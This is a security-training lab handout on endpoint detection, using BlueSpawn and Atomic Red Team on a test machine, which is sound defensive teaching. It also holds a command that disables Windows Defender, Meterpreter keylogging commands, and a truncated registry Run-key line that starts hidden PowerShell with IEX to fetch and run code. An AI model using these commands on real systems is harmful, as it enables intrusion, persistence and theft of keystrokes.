Level	Date and Time	Source	Event ID	Task Category
Information	7/9/2020 4:00:03 PM	Sysmon	22	Dns query (rule: DnsQuery)
Information	7/9/2020 3:57:01 PM	Sysmon	3	Network connection detected (rule: NetworkConnect)
Information	7/9/2020 3:56:59 PM	Sysmon	13	Registry value set (rule: RegistryEvent)
Information	7/9/2020 3:56:59 PM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	7/9/2020 3:56:56 PM	Sysmon	13	Registry value set (rule: RegistryEvent)
Information	7/9/2020 3:56:56 PM	Sysmon	15	File stream created (rule: FileCreateStreamHash)
Information	7/9/2020 3:56:56 PM	Sysmon	15	File stream created (rule: FileCreateStreamHash)

Event 1, Sysmon

```
Process Create:
RuleName: -
UtcTime: 2020-07-09 21:56:59.155
ProcessGuid: {b1a62ae4-92ab-5f07-6227-000000001000}
ProcessId: 10828
Image: C:\Users\adhd\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\TempState\Downloads\TrustMe (1).exe
FileVersion: 2.2.14
Description: ApacheBench command line utility
Product: Apache HTTP Server
Company: Apache Software Foundation
OriginalFileName: ab.exe
CommandLine: "C:\Users\adhd\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\TempState\Downloads\TrustMe (1).exe"
CurrentDirectory: C:\Users\adhd\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\TempState\Downloads\
User: DESKTOP-I1T2G01\adhd
LogonGuid: {b1a62ae4-5686-5ef6-41b9-010000000000}
LogonId: 0x1B941
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: MD5=D7C45FCD528D77C6E515CC043CE94062,SHA256=C7E2D45A62FB5F33882C2C300B6FD1B2C290234C23CC40199887FC88088DAAB5,IMPHASH=481F47BBB2C9C21E108D65F52B04C448
ParentProcessGuid: {b1a62ae4-90b2-5f07-2727-000000001000}
ParentProcessId: 13964
ParentImage: C:\Windows\System32\browser_broker.exe
ParentCommandLine: C:\WINDOWS\system32\browser_broker.exe -Embedding
```



```
Process Create:
RuleName: -
UtcTime: 2020-07-09 21:56:59.155
ProcessGuid: {b1a62ae4-92ab-5f07-6227-000000001000}
ProcessId: 10828
Image: C:\Users\adhd\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\TempState\Downloads\TrustMe (1).exe
FileVersion: 2.2.14
Description: ApacheBench command line utility
Product: Apache HTTP Server
Company: Apache Software Foundation
OriginalFileName: ab.exe
CommandLine: "C:\Users\adhd\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\TempState\Downloads\TrustMe (1).exe"
CurrentDirectory: C:\Users\adhd\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\TempState\Downloads\
User: DESKTOP-I1T2G01\adhd
LogonGuid: {b1a62ae4-5686-5ef6-41b9-010000000000}
LogonId: 0x1B941
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: MD5=D7C45FCD528D77C6E515CC043CE94062,SHA256=C7E2D45A62FB5F33882C2C300B6FD1B2C290234C23CC40199887FC88088DAAB5,IMPHASH=481F47BBB2C9C21E108D65F52B04C448
ParentProcessGuid: {b1a62ae4-90b2-5f07-2727-000000001000}
ParentProcessId: 13964
ParentImage: C:\Windows\System32\browser_broker.exe
ParentCommandLine: C:\WINDOWS\system32\browser_broker.exe -Embedding
```


Day 3 Notes

Advanced Endpoint Protection

EDR can detect a lot of attacks in the MITRE matrix, but it is not a panacea. For example, a company John has worked with, used CrowdStrike as an EDR solution, they got “popped”. As it turned out, one of their employees, who had admin access, didn’t have the EDR because he didn’t like the idea of being watched.

Overlapping Fields of View

- The key is overlapping fields of visibility
- Endpoint
- SIEM/UEBA



- Network Monitoring
- Sandboxing
- Internal Segmentation

Defense in depth architecture is the design to aim for.

Get ready to pay!

- Traditional Denylist AV is pretty much garbage
- With advanced Endpoint Detection and Response (EDR) we have the ability to look at the system more holistically

Many of the vendors do not want you to bypass their products. Black Hill Security Information has a series of blogs available at this link bypassing Cylance, a AV software. They are worth a read. Every single vendor has bypass techniques. Some of them handle it better than others.

LAB: Atomic Red Team and Bluespawn

Bluespawn : And EDR Stand IN

Bluespawn is a tool that emulates what an EDR would do, in the following lab it will be explained how you would go through detecting the gaps that exist in your EDR.
In this lab we will be using Bluespawn as a stand-in for an EDR system. Normally full EDRs like Cylance and Crowdstrike are very expensive and tend not to show up in classes like this. However, the folks at University of Virginia have done an outstanding job with BlueSpawn.

BlueSpawn will monitor the system for "weird" behavior and note it when it occurs. For the money, it is great.

In this lab, we will be starting BlueSpawn and then running Atomic Red Team to trigger a lot of alerts.


First, let's disable Defender. Simply run the following from an Administrator PowerShell prompt:

```
Set-MpPreference -DisableRealtimeMonitoring $true
```


This will disable Defender for this session.

If you get angry red errors, that is Ok, it means Defender is not running.

Let's get started by opening a Terminal as Administrator:



Now, let's open a command Prompt:


Windows PowerShell Ctrl+Shift+1
Command Prompt Ctrl+Shift+2
Ubuntu-18.04 Ctrl+Shift+3
Azure Cloud Shell Ctrl+Shift+4
Settings Ctrl+,
Feedback
About

Note

If you are having trouble with Windows Terminal, you can simply start each of the three shells, we use by starting them directly from the Windows Start button.

Simply click the Windows Start button in the lower left of your screen and type:

```
Powershell
```

or

`Ubuntu`

or


`Command Prompt`

For PowerShell and Command Prompt, please right click on them and select Run As Administrator

End Note

Next, let’s change directories to tools and start Bluespawn: `C:\Users\adhd>cd \tools`


```
C:\tools>BLUESPAWN-client-x64.exe --monitor --level Cursory
```



```
    _/_/_/    _/        _/    _/  _/_/_/_/    _/_/_/  _/_/_/      _/_/    _/          _/  _/      _/
   _/    _/  _/        _/    _/  _/        _/        _/    _/  _/    _/  _/          _/  _/_/    _/
  _/_/_/    _/        _/    _/  _/_/_/      _/_/    _/_/_/    _/_/_/_/  _/    _/    _/  _/  _/  _/
 _/    _/  _/        _/    _/  _/              _/  _/        _/    _/    _/  _/  _/    _/    _/_/
_/_/_/    _/_/_/_/    _/_/    _/_/_/_/  _/_/_/    _/        _/    _/      _/  _/      _/      _/


[*][LOW] Monitoring the system
[*][LOW] Setting up monitoring for T1004 - Winlogon Helper DLL
[*][LOW] Setting up monitoring for T1013 - Port Monitors
[*][LOW] Setting up monitoring for T1015 - Accessibility Features
[*][LOW] Setting up monitoring for T1031 - Modify Existing Service
[*][LOW] Setting up monitoring for T1036 - Masquerading
[*][LOW] Setting up monitoring for T1037 - Logon Scripts
[*][LOW] Setting up monitoring for T1060 - Registry Run Keys / Startup Folder
[*][LOW] Setting up monitoring for T1068 - Exploitation for Privilege Escalation
[*][LOW] Setting up monitoring for T1089 - Disabling Security Tools
[*][LOW] Setting up monitoring for T1100 - Web Shells
[*][LOW] Setting up monitoring for T1101 - Security Support Provider
[*][LOW] Setting up monitoring for T1103 - AppInit DLLs
[*][LOW] Setting up monitoring for T1128 - Netsh Helper DLL
[*][LOW] Setting up monitoring for T1131 - Authentication Package
[*][LOW] Setting up monitoring for T1136 - Account Created
[*][LOW] Setting up monitoring for T1138 - Application Shimming
[*][LOW] Setting up monitoring for T1182 - AppCert DLLs
[*][LOW] Setting up monitoring for T1183 - Image File Execution Options
[*][LOW] Setting up monitoring for T1484 - Group Policy Modification
```

Now, let’s use Atomic Red Team to test the monitoring with BlueSpawn:

First, we need to open a PowerShell Prompt:


+
Windows PowerShell Ctrl+Shift+1
Command Prompt Ctrl+Shift+2
Ubuntu-18.04 Ctrl+Shift+3
Azure Cloud Shell Ctrl+Shift+4
Settings Ctrl+,
Feedback
About

Next, in the PowerShell Window we need to navigate to the Atomic Red Team directory and import the powershell modules:

```
PS C:\Users\adhd> cd C:\AtomicRedTeam\invoke-atomicredteam\
```

Then, install the proper yaml modules

```
PS C:\Users\adhd> Install-Module -Name powershell-yaml
```

```
PS C:\AtomicRedTeam\invoke-atomicredteam> Import-Module
.\Invoke-AtomicRedTeam.psm1
```

Now, we need to invoke all the Atomic Tests.

Special note... Don't do this in production... Ever. Always run tools like Atomic Red Team on test systems. We recommend that you run in on a system with your EDR/Endpoint protection in non-blocking/alerting mode. This is so you can see what the protection would have done, but it will allow the tests to finish.


```
PS C:\AtomicRedTeam\invoke-atomicredteam> Invoke-AtomicTest All
```

In the video course, John uses specific individual test, like for example:

```
PS C:\AtomicRedTeam\invoke-atomicredteam> Invoke-AtomicTest T1547.004
```

If you get any “file exists” questions or errors, just select Yes.

It should look like this:




```
PS C:\Users\adhd> cd C:\AtomicRedTeam\invoke-atomicredteam\

 Running Atomic Tests
    Progress:
    [oooooo                                                                                   ]
At
C:\WINDOWS\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\Microsoft.PowerShell.Archive.psm1:697
char:30
+ ... sArchived = ZipArchiveHelper $subDirFiles.ToArray() $destinationPath  ...
+                 ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (C:\Users\adhd\....ker.backend.log:String) [Write-Error], IOException
    + FullyQualifiedErrorId : CompressArchiveUnauthorizedAccessError,ZipArchiveHelper

New-Object : Exception calling ".ctor" with "1" argument(s): "Stream was not readable."
At
C:\WINDOWS\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\Microsoft.PowerShell.Archive.psm1:808
char:38
+ ...     $srcStream = New-Object System.IO.BinaryReader $currentFileStream
+                      ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (:) [New-Object], MethodInvocationException
    + FullyQualifiedErrorId : ConstructorInvokedThrowException,Microsoft.PowerShell.Commands.NewObjectCommand

Done executing test: T1002-1 Compress Data for Exfiltration With PowerShell
Executing test: T1002-2 Compress Data for Exfiltration With Rar
The system cannot find the path specified.
Done executing test: T1002-2 Compress Data for Exfiltration With Rar
Executing test: T1003-1 Powershell Mimikatz

  .#####.   mimikatz 2.2.0 (x64) #18362 Oct 30 2019 13:01:25
```

Please note, there will be some errors when this runs. This is normal.

Only let this run for about 120 seconds!!! Kill it with Ctrl + c!!

You should be getting a lot of alerts with Bluespawn Switch tabs in your Terminal to see them:




```
[T1484 - Group Policy Modification: Cursory]  - 0 detections!
[T1484 - Group Policy Modification: Cursory]  - 0 detections!
[T1484 - Group Policy Modification: Cursory]  - 0 detections!
[T1484 - Group Policy Modification: Cursory]  - 0 detections!
[T1484 - Group Policy Modification: Cursory]  - 0 detections!
[T1484 - Group Policy Modification: Cursory]  - 0 detections!
[T1036 - Masquerading: Cursory]  - 0 detections!
[T1036 - Masquerading: Cursory]  - 0 detections!
[T1036 - Masquerading: Cursory]  - 0 detections!
[T1004 - Winlogon Helper DLL: Cursory]  - 4 detections!
        Potentially malicious registry key detected - HKEY_USERS\S-1-5-21-4235200151-4210980811-2443358387-1000\SOFTWARE
\Microsoft\Windows NT\CurrentVersion\Winlogon: Shell with data explorer.exe, C:\Windows\System32\cmd.exe
        Potentially malicious registry key detected - HKEY_USERS\S-1-5-21-4235200151-4210980811-2443358387-1000\SOFTWARE
\Microsoft\Windows NT\CurrentVersion\Winlogon: UserInit with data Userinit.exe, C:\Windows\System32\cmd.exe
        Potentially malicious registry key detected - HKEY_USERS\S-1-5-21-4235200151-4210980811-2443358387-1000\SOFTWARE
\Microsoft\Windows NT\CurrentVersion\Winlogon: Shell with data explorer.exe, C:\Windows\System32\cmd.exe
        Potentially malicious registry key detected - HKEY_USERS\S-1-5-21-4235200151-4210980811-2443358387-1000\SOFTWARE
\Microsoft\Windows NT\CurrentVersion\Winlogon: UserInit with data Userinit.exe, C:\Windows\System32\cmd.exe
[T1004 - Winlogon Helper DLL: Cursory]  - 4 detections!
        Potentially malicious registry key detected - HKEY_USERS\S-1-5-21-4235200151-4210980811-2443358387-1000\SOFTWARE
\Microsoft\Windows NT\CurrentVersion\Winlogon: Shell with data explorer.exe, C:\Windows\System32\cmd.exe
        Potentially malicious registry key detected - HKEY_USERS\S-1-5-21-4235200151-4210980811-2443358387-1000\SOFTWARE
\Microsoft\Windows NT\CurrentVersion\Winlogon: UserInit with data Userinit.exe, C:\Windows\System32\cmd.exe
        Potentially malicious registry key detected - HKEY_USERS\S-1-5-21-4235200151-4210980811-2443358387-1000\SOFTWARE
\Microsoft\Windows NT\CurrentVersion\Winlogon: Shell with data explorer.exe, C:\Windows\System32\cmd.exe
        Potentially malicious registry key detected - HKEY_USERS\S-1-5-21-4235200151-4210980811-2443358387-1000\SOFTWARE
\Microsoft\Windows NT\CurrentVersion\Winlogon: UserInit with data Userinit.exe, C:\Windows\System32\cmd.exe
[T1484 - Group Policy Modification: Cursory]  - 0 detections!
[T1036 - Masquerading: Cursory]  - 0 detections!
```

Now, let's go back to the PowerShell prompt and clean up:

```
PS C:\AtomicRedTeam\invoke-atomicredteam> Invoke-AtomicTest All -Cleanup
```

It should look like this:



```
PS C:\AtomicRedTeam\invoke-atomicredteam> Invoke-AtomicTest All -Cleanup
PathToAtomicsFolder = C:\AtomicRedTeam\atomics


Highway to the danger zone, Executing All Atomic Tests!
Do you wish to execute all tests?
[Y] Yes  [N] No  [S] Suspend  [?] Help (default is "Y"): Y
Executing cleanup for test: T1002-1 Compress Data for Exfiltration With PowerShell
Done executing cleanup for test: T1002-1 Compress Data for Exfiltration With PowerShell
Executing cleanup for test: T1002-2 Compress Data for Exfiltration With Rar
Done executing cleanup for test: T1002-2 Compress Data for Exfiltration With Rar
Executing cleanup for test: T1003-1 Powershell Mimikatz
Done executing cleanup for test: T1003-1 Powershell Mimikatz
Executing cleanup for test: T1003-2 Gsecdump
Done executing cleanup for test: T1003-2 Gsecdump
Executing cleanup for test: T1003-3 Windows Credential Editor
Done executing cleanup for test: T1003-3 Windows Credential Editor
Executing cleanup for test: T1003-4 Registry dump of SAM, creds, and secrets
Done executing cleanup for test: T1003-4 Registry dump of SAM, creds, and secrets
Executing cleanup for test: T1003-5 Dump LSASS.exe Memory using ProcDump
Done executing cleanup for test: T1003-5 Dump LSASS.exe Memory using ProcDump
Executing cleanup for test: T1003-6 Dump LSASS.exe Memory using comsvcs.dll
Done executing cleanup for test: T1003-6 Dump LSASS.exe Memory using comsvcs.dll
Executing cleanup for test: T1003-7 Dump LSASS.exe Memory using direct system calls and API unhooking
Done executing cleanup for test: T1003-7 Dump LSASS.exe Memory using direct system calls and API unhooking
Executing cleanup for test: T1003-9 Offline Credential Theft With Mimikatz
Done executing cleanup for test: T1003-9 Offline Credential Theft With Mimikatz
Executing cleanup for test: T1003-10 Dump Active Directory Database with NTDSUtil
Done executing cleanup for test: T1003-10 Dump Active Directory Database with NTDSUtil
```


If you have more time

Feel free to exploit system using the commands we went through in AppLocker or Sysmon and then run the following Meterpreter commands.

Run commands

```
meterpreter > keyscan_start
```

```
meterpreter > keyscan_dump
```




```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
t<^H>notepad<CR>
adskadadas<CR>
keyscan<Shift>_dump<CR>
```

```
meterpreter > shell
```


```
C:> reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v
Payload /d "powershell.exe -nop -w hidden -c \"IEX ((new-object
